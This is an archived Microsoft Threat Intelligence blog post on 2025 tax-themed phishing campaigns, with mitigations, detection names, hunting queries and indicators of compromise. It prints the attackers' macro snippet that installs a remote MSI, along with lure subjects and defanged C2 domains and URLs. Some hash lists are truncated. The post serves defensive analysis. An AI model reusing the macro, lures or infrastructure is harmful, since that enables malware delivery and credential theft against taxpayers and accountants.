Threat actors leverage tax season to deploy tax-themed phishing campaigns | Microsoft Security Blog

By Microsoft Threat Intelligence

Published: 2025-04-03 · Archived: 2026-04-05 14:37:38 UTC

March 2026 update: Every year, there is an observable uptick in tax-themed campaigns as Tax Day (April 15) approaches in the United States, and 2026 is no different: **When tax season becomes cyberattack season: Phishing and malware campaigns using tax-related lures**.

As Tax Day approaches in the United States on April 15, Microsoft has observed several phishing campaigns using tax-related themes for social engineering to steal credentials and deploy malware. These campaigns notably use redirection methods such as URL shorteners and QR codes contained in malicious attachments and abuse legitimate services like file-hosting services and business profile pages to avoid detection. These campaigns lead to phishing pages delivered via the RaccoonO365 phishing-as-a-service (PhaaS) platform, remote access trojans (RATs) like Remcos, and other malware like Latrodectus, BruteRatel C4 (BRc4), AHKBot, and GuLoader.

Every year, threat actors use various social engineering techniques during tax season to steal personal and financial information, which can result in identity theft and monetary loss. These threat actors craft campaigns that mislead taxpayers into revealing sensitive information, making payments to fake services, or installing malicious payloads. Although these are well-known, longstanding techniques, they could still be highly effective if users and organizations don't use advanced anti-phishing solutions and conduct user awareness and training.

In this blog, we share details on the different campaigns observed by Microsoft in the past several months leveraging the tax season for social engineering. This also includes additional recommendations to help users and organizations defend against tax-centric threats. Microsoft Defender for Office 365 blocks and identifies the malicious emails and attachments used in the observed campaigns. Microsoft Defender for Endpoint also detects and blocks a variety of threats and malicious activities related but not limited to the tax threat landscape. Additionally, the United States Internal Revenue Service (IRS) does not initiate contact with taxpayers by email, text messages or social media to request personal or financial information.

BruteRatel C4 and Latrodectus delivered in tax and IRS-themed phishing emails

On February 6, 2025, Microsoft observed a phishing campaign that involved several thousand emails targeting the United States. The campaign used tax-themed emails that attempted to deliver the red-teaming tool BRc4 and Latrodectus malware. Microsoft attributes this campaign to Storm-0249, an access broker active since 2021 and known for distributing, at minimum, BazaLoader, IcedID, Bumblebee, and Emotet malware. The following lists the details of the phishing emails used in the campaign:

Example email subjects:

- Notice: IRS Has Flagged Issues with Your Tax Filing
- Unusual Activity Detected in Your IRS Filing
- Important Action Required: IRS Audit

Example PDF attachment names:

- lrs_Verification_Form_1773.pdf
- lrs_Verification_Form_2182.pdf
- lrs_Verification_Form_222.pdf

The emails contained a PDF attachment with an embedded DoubleClick URL that redirected users to a Rebrandly URL shortening link. That link in turn redirected the browser to a landing site that displayed a fake DocuSign page hosted on a domain masquerading as DocuSign. When users clicked the Download button on the landing page, the outcome depended on whether their system and IP address were allowed to access the next stage based on filtering rules set up by the threat actor:

- **If access was permitted**, the user received a JavaScript file from Firebase, a platform sometimes misused by cybercriminals to host malware. If executed, this JavaScript file downloaded a Microsoft Software Installer (MSI) containing BRc4 malware, which then installed Latrodectus, a malicious tool used for further attacks.
- **If access was restricted**, the user received a benign PDF file from *royalegroupnyc[.]com*. This served as a decoy to evade detection by security systems.



Figure 1. Sample phishing email that claims to be from the IRS



Figure 2. PDF attachment masquerading as a DocuSign document

Latrodectus is a loader primarily used for initial access and payload delivery. It features dynamic command-and-control (C2) configurations, anti-analysis features such as minimum process count and network adapter check, C2 check-in behavior that splits POST data between the Cookie header and POST data. Latrodectus 1.9, the malware's latest evolution first observed in February 2025, reintroduced scheduled tasks for persistence and added the ability to run Windows commands via the command prompt.

BRc4 is an advanced adversary simulation and red-teaming framework designed to bypass modern security defenses, but it has also been exploited by threat actors for post-exploitation activities and C2 operations.

Phishing email with QR code in a PDF links to RaccoonO365 infrastructure

Between February 12 and 28, 2025, tax-themed phishing emails were sent to over 2,300 organizations, mostly in the United States in the engineering, IT, and consulting sectors. The emails had an empty body but contained a PDF attachment with a QR code and subjects indicating that the documents needed to be signed by the recipient. The QR code pointed to a hyperlink associated with a RaccoonO365 domain: s*hareddocumentso365cloudauthstorage[.]com*. The URL included the recipient email as a query string parameter, so the PDF attachments were all unique. RaccoonO365 is a PhaaS platform that provides phishing kits that mimic Microsoft 365 sign-in pages to steal credentials. The URL was likely a phishing page used to collect the targeted user's credentials.

The emails were sent with a variety of display names, which are the names that recipients see in their inboxes, to make the emails appear as if they came from an official source. The following display names were observed in these campaigns:

- EMPLOYEE TAX REFUND REPORT
- Project Funding Request Budget Allocation
- Insurance Payment Schedule Invoice Processing
- Client Contract Negotiation Service Agreement
- Adjustment Review Employee Compensation
- Tax Strategy Update Campaign Goals
- Team Bonus Distribution Performance Review
- proposal request

- HR|Employee Handbooks



Figure 3. Screenshot of the opened PDF with the QR code

AHKBot delivered in IRS-themed phishing emails

On February 13, 2025, Microsoft observed a campaign using an IRS-themed email that targeted users in the United States. The email's subject was *IRS Refund Eligibility Notification* and the sender was *jessicalee@eboxsystems[.]com*.

The email contained a hyperlink that directed users to download a malicious Excel file. The link (*hxxps://business.google[.]com/website_shared/launch_bw[.]html?f=hxxps://historyofpia[.]com/Tax_Refund_Eligibility_Document[.]xlsm*) abused an open redirector on what appeared to be a legitimate Google Business page. It redirected users to *historyofpia[.]com*, which was likely compromised to host the malicious Excel file. If the user opened the Excel file, they were prompted to enable macros, and if the user enabled macros, a malicious MSI file was downloaded and run.

The MSI file contained two files. The first file, *AutoNotify.exe*, is a legitimate copy of the executable used to run AutoHotKey script files. The second file, *AutoNotify.ahk*, is an AHKBot Looper script which is a simple infinite loop that receives and runs additional AutoHotKey scripts. The AHKBot Looper was in turn observed downloading the Screenshotter module, which includes code to capture screenshots from the compromised device. Both Looper and Screenshotter used the C2 IP address 181.49.105[.]59 to receive commands and upload screenshots.

Figure 4. Screenshot of the email showing the link to download a malicious Excel file

```
var r = new ActiveXObject('WindowsInstaller.Installer');
r.UILevel = 2;
r.InstallProduct('hxxps://acusense[.]ae/umbrella/');
```

Figure 5. Macro code to install the malicious MSI file from hxxps://acusense[.]ae/umbrella/

GuLoader and Remcos delivered in tax-themed phishing emails

On March 3, 2025, Microsoft observed a tax-themed phishing campaign targeting CPAs and accountants in the United States, attempting to deliver GuLoader and Remcos malware. The campaign, which consisted of less than 100 emails, began with a benign rapport-building email from a fake persona asking for tax filing services due to negligence by a previous CPA. If the recipient replied, they would then receive a second email with the malicious PDF. This technique increases the click rates on the malicious payloads due to the established rapport between attacker and recipient.

The malicious PDF attachment contained an embedded URL. If the attachment was opened and the URL clicked, a ZIP file was downloaded from Dropbox. The ZIP file contained various *.lnk* files set up to mimic tax documents. If launched by the user, the *.lnk* file uses PowerShell to download a PDF and a *.bat* file. The *.bat* file in turn downloaded the GuLoader executable, which then installed Remcos.



Figure 6. Sample phishing email shows the original benign request for tax filing services, followed by another email containing a malicious PDF attachment if the target replies.

Figure 7. The PDF attachment contains a prominent blue “Download” button that links to download of the malicious payload. The button is overlaid over a blurred background mimicking a “W-2” tax form, which further contributes to the illusion of the attachment being a legitimate tax file.

GuLoader is a highly evasive malware downloader that leverages encrypted shellcode, process injection, and cloud-based hosting services to deliver various payloads, including RATs and infostealers. It employs multiple anti-analysis techniques, such as sandbox detection and API obfuscation, to bypass security defenses and ensure successful payload execution.

Remcos is a RAT that provides attackers with full control over compromised systems through keylogging, screen capturing, and process manipulation while employing stealth techniques to evade detection.

Mitigation and protection guidance

Microsoft recommends the following mitigations to reduce the impact of this threat.

- Educate users about protecting personal and business information in social media, filtering unsolicited communication, identifying lure links in phishing emails, and reporting reconnaissance attempts and other suspicious activity.
- Turn on Zero-hour auto purge (ZAP) in Defender for Office 365 to quarantine sent mail in response to newly-acquired threat intelligence and retroactively neutralize malicious phishing, spam, or malware messages that have already been delivered to mailboxes.
- Pilot and deploy phishing-resistant authentication methods for users.
- Enforce multifactor authentication (MFA) on all accounts, remove users excluded from MFA, and strictly require MFA from all devices in all locations at all times.
- Implement Entra ID Conditional Access authentication strength to require phishing-resistant authentication for employees and external users for critical apps.
- Encourage users to use Microsoft Edge and other web browsers that support Microsoft Defender SmartScreen, which identifies and blocks malicious websites including phishing sites, scam sites, and sites that contain exploits and host malware.

- Educate users about using the browser URL navigator to validate that upon clicking a link in search results they have arrived at an expected legitimate domain.
- Enable network protection to prevent applications or users from accessing malicious domains and other malicious content on the internet.
- Configure Microsoft Defender for Office 365 to recheck links on click. Safe Links provides URL scanning and rewriting of inbound email messages in mail flow and time-of-click verification of URLs and links in email messages, other Microsoft Office applications such as Teams, and other locations such as SharePoint Online. Safe Links scanning occurs in addition to the regular anti-spam and anti-malware protection in inbound email messages in Microsoft Exchange Online Protection (EOP). Safe Links scanning can help protect your organization from malicious links that are used in phishing and other attacks.
- Turn on cloud-delivered protection in Microsoft Defender Antivirus or the equivalent for your antivirus product to cover rapidly evolving attacker tools and techniques. Cloud-based machine learning protections block a huge majority of new and unknown variants.
- Enable investigation and remediation in full automated mode to allow Defender for Endpoint to take immediate action on alerts to resolve breaches, significantly reducing alert volume.
- Run endpoint detection and response (EDR) in block mode, so that Defender for Endpoint can block malicious artifacts, even when your non-Microsoft antivirus doesn't detect the threat or when Microsoft Defender Antivirus is running in passive mode. EDR in block mode works behind the scenes to remediate malicious artifacts detected post-breach.

Microsoft Defender XDR detections

Microsoft Defender XDR customers can refer to the list of applicable detections below. Microsoft Defender XDR coordinates detection, prevention, investigation, and response across endpoints, identities, email, apps to provide integrated protection against attacks like the threat discussed in this blog.

Customers with provisioned access can also use Microsoft Security Copilot in Microsoft Defender to investigate and respond to incidents, hunt for threats, and protect their organization with relevant threat intelligence.

Microsoft Defender Antivirus

Microsoft Defender Antivirus detects threat components used in the campaigns shared in this blog as the following:

- Backdoor:Win64/BruteRatel
- Backdoor:Win32/BruteRatel
- Trojan:Win64/BruteRatel
- Trojan:Win32/BruteRatel
- Trojan:Win64/Latrodectus
- Trojan:Win32/Latrodectus
- TrojanDownloader:JS/Latrodectus
- Trojan:Win32/Remcos
- Backdoor:MSIL/Remcos
- Trojan:Win32/Guloader

Microsoft Defender for Endpoint

The following alerts might indicate threat activity associated with this threat. These alerts, however, can be triggered by unrelated threat activity and are not monitored in the status cards provided with this report.

- Possible Latrodectus activity
- Brute Ratel toolkit related behavior
- A file or network connection related to ransomware-linked actor Storm-0249 detected
- Suspicious phishing activity detected

Microsoft Defender for Office 365

Microsoft Defender for Office 365 offers enhanced solutions for blocking and identifying malicious emails. These alerts, however, can be triggered by unrelated threat activity.

- A potentially malicious URL click was detected
- Email messages containing malicious URL removed after delivery
- Email messages removed after delivery
- A user clicked through to a potentially malicious URL
- Suspicious email sending patterns detected
- Email reported by user as malware or phish

Defender for Office 365 also detects the malicious PDF attachments used in the phishing campaign launched by Storm-0249.

Microsoft Security Copilot

Security Copilot customers can use the standalone experience to create their own prompts or run the following pre-built promptbooks to automate incident response or investigation tasks related to this threat:

- Incident investigation
- Microsoft User analysis
- Threat actor profile
- Threat Intelligence 360 report based on MDTI article
- Vulnerability impact assessment

Note that some promptbooks require access to plugins for Microsoft products such as Microsoft Defender XDR or Microsoft Sentinel.

Threat intelligence reports

Microsoft customers can use the following reports in Microsoft products to get the most up-to-date information about the threat actor, malicious activity, and techniques discussed in this blog. These reports provide the intelligence, protection information, and recommended actions to prevent, mitigate, or respond to associated threats found in customer environments.

Microsoft Defender Threat Intelligence

- Latrodectus
- PhaaS RaccoonO365 campaign
- Remcos delivery through tax document lures
- Storm-0249 distributes Latrodectus in malvertising campaign
- Storm-0249
- Brute Ratel C4
- QR code phishing with adversary-in-the-middle capability

Microsoft Security Copilot customers can also use the Microsoft Security Copilot integration in Microsoft Defender Threat Intelligence, either in the Security Copilot standalone portal or in the embedded experience in the Microsoft Defender portal to get more information about this threat actor.

Hunting queries

Microsoft Sentinel

Microsoft Sentinel customers can use the TI Mapping analytics (a series of analytics all prefixed with 'TI map') to automatically match the malicious domain indicators mentioned in this blog post with data in their workspace. If the TI Map analytics are not currently deployed, customers can install the Threat Intelligence solution from the Microsoft Sentinel Content Hub to have the analytics rule deployed in their Sentinel workspace.

Furthermore, listed below are some sample queries utilizing Sentinel ASIM Functions for threat hunting across both Microsoft first-party and third-party data sources.

Hunt normalized Network Session events using the ASIM unifying parser *_Im_NetworkSession* for IOCs:

```
let lookback = 7d;

let ioc_ip_addr = dynamic(["181.49.105.59 "]);

_Im_NetworkSession(starttime=todatetime(ago(lookback)), endtime=now())

| where DstIpAddr in (ioc_ip_addr)

| summarize imNWS_mintime=min(TimeGenerated), imNWS_maxtime=max(TimeGenerated), EventCount=count() by
SrcIpAddr, DstIpAddr, DstDomain, Dvc, EventProduct, EventVendor
```

Hunt normalized File events using the ASIM unifying parser *imFileEvent* for IOCs:

```
let
ioc_sha_hashes=dynamic(["fe0b2e0fe7ce26ae398fe6c36dae551cb635696c927761738f040b581e4ed422","bb3b6262a288610df46f785c57d7f1fa0ebc75178c625

"3c482415979debc041d7e4c41a8f1a35ca0850b9e392fecbdef3d3bc0ac69960","165896fb5761596c6f6d80323e4b5804e4ad448370ceaf9b525db30b2452f7f5","a

"a1b4db93eb72a520878ad338d66313fbaeab3634000fb7c69b1c34c9f3e17727","0b22a0d84afb8bc4426ac3882a5ecd2e93818a2ea62d4d5cbae36d942552a36a","4
```

```
imFileEvent
    | where SrcFileSHA256 in (ioc_sha_hashes) or TargetFileSHA256 in (ioc_sha_hashes)
    | extend AccountName = tostring(split(User, @'\')[1]), AccountNTDomain = tostring(split(User, @'\')[0])
    | extend AlgorithmType = "SHA256"
```

Hunt normalized Web Session events using the ASIM unifying parser *_Im_WebSession* for IOCs:

```
let lookback = 7d;
let ioc_domains = dynamic(["slgndocline.onlxtg.com ", "cronoze.com ", "muuxxu.com ", "proliforetka.com ",
"porelinofigoventa.com ", "shareddocumentso365cloudauthstorage.com", "newsbloger1.duckdns.org"]);
    _Im_WebSession (starttime=ago(lookback), eventresult='Success', url_has_any=ioc_domains)
   | summarize imWS_mintime=min(TimeGenerated), imWS_maxtime=max(TimeGenerated), EventCount=count() by
SrcIpAddr, DstIpAddr, Url, Dvc, EventProduct, EventVendor
```

In addition to the above, Sentinel users can also leverage the following queries, which may be relevant to the content of this blog.

- Phishing link click observed in Network Traffic
- Email Link Execution with Alert Correlation

Indicators of compromise

BruteRatel C4 and Lactrodectus infection chain

Indicator	Type	Description
9bffe9add38808b3f6021e6d07084a06300347dd5d4b7e159d97e949735cff1e	SHA-256	*Irs_Verification_Form_1730.pdf*
0b22a0d84afb8bc4426ac3882a5ecd2e93818a2ea62d4d5cbae36d942552a36a	SHA-256	*Irs_verif_form_2025_214859.js*
4d5839d70f16e8f4f7980d0ae1758bb5a88b061fd723ea4bf32b4b474c222bec	SHA-256	*bars.msi*
a1b4db93eb72a520878ad338d66313fbaeab3634000fb7c69b1c34c9f3e17727	SHA-256	BRc4, filename: *nvidiamast.dll*
hxxp://rebrand[.]ly/243eaa	Domain name	URL shortener to load fake DocuSign page
slgndocline.onlxtg[.]com	Domain name	Domain used to host fake DocuSign page
cronoze[.]com	Domain name	BRc4 C2
muuxxu[.]com	Domain name	BRc4 C2
proliforetka[.]com	Domain name	Latrodectus C2
porelinofigoventa[.]com	Domain name	Latrodectus C2
hxxp://slgndocline.onlxtg[.]com/87300038978/	URL	Fake DocuSign URL
hxxps://rosenbaum[.]live/bars.php	URL	JavaScript downloading MSI

RaccoonO365

Indicator	Type	Description
shareddocumentso365cloudauthstorage[.]com	Domain name	RaccoonO365 domain

AHKBot

Indicator	Type	Description
a31ea11c98a398f4709d52e202f3f2d1698569b7b6878572fc891b8de56e1ff7	SHA-256	*Tax_Refund_Eligibility_Document.xlsm*
165896fb5761596c6f6d80323e4b5804e4ad448370ceaf9b525db30b2452f7f5	SHA-256	*umbrella.msi*
3c482415979debc041d7e4c41a8f1a35ca0850b9e392fecbdef3d3bc0ac69960	SHA-256	*AutoNotify.ahk*
9728b7c73ef25566cba2599cb86d87c360db7cafec003616f09ef70962f0f6fc	SHA-256	AHKBot Screenshotter module
hxxps://business.google[.]com/website_shared/launch_bw.html?f=hxxps://historyofpia[.]com/Tax_Refund_Eligibility_Document.xlsm	URL	URL redirecting to URL hosting malicious Excel file
hxxps://historyofpia[.]com/Tax_Refund_Eligibility_Document.xlsm	URL	URL hosting malicious Excel file
hxxps://acusense[.]ae/umbrella/	URL	URL in macro that hosted the malicious MSI file
181.49.105[.]59	IP address	AHKBot C2

Remcos

Indicator	Type	Description
bb3b6262a288610df46f785c57d7f1fa0ebc75178c625eaabf087c7ec3fccb6a	SHA-256	*2024 Tax Document_Copy (1).pdf*
fe0b2e0fe7ce26ae398fe6c36dae551cb635696c927761738f040b581e4ed422	SHA-256	*2024 Tax Document.zip*
hxxps://www.dropbox[.]com/scl/fi/ox2fv884k4mhzv05lf4g1/2024-Tax-Document.zip?rlkey=fjtynsx5c5ow59l4zc1nsslfi&st=gvfamzw3&dl=1	URL	URL in PDF
newsbloger1.duckdns[.]org	Domain name	Remcos C2

References

- https://www.morado.io/blog-posts/understanding-raccoono365-phishing-as-a-service
- https://www.irs.gov/privacy-disclosure/report-phishing

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog: https://aka.ms/threatintelblog.

To get notified about new publications and to join discussions on social media, follow us on LinkedIn at https://www.linkedin.com/showcase/microsoft-threat-intelligence, and on X (formerly Twitter) at https://x.com/MsftSecIntel.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast: https://thecyberwire.com/podcasts/microsoft-threat-intelligence.
